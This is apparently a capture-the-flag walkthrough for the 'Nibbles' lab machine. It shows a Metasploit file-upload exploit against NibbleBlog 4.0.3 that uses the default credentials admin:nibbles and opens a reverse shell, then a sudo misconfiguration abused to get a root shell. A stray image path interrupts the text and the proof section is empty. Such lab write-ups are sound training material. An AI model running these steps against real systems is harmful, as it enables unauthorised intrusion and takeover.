Initial Exploit -

The homepage leaks the URL to the blog:

```
curl http://10.129.84.175/
```

The page is running NibblesBlog v4.0.3. Metasploit has an exploit available here. Run the exploit:

```
sudo msfdb run
```

```
use multi/http/nibbleblog_file_upload
```

```
set rhost 10.129.84.175
```

```
set lhost tun0
```

```
set lport 80
```

The blog is using the weak credentials **admin:nibbles**:

```
set username admin
```

```
set password nibbles
```

```
run
```

The shell returns as nibbler.

Privilege Escalation -

Nibbler is allowed to run the script at **/home/nibbler/personal/stuff/monitor.sh** as root without a password.

```
sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bi
n

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
```

That script and directory do not exist. Create them:

> mkdir -p /home/nibbler/personal/stuff

> echo /bin/bash > /home/nibbler/personal/stuff/monitor.sh

Make the script executable:


> chmod +x /home/nibbler/personal/stuff/monitor.sh

Run the script as root:

> sudo /home/nibbler/personal/stuff/monitor.sh

Proof -

User:



Root: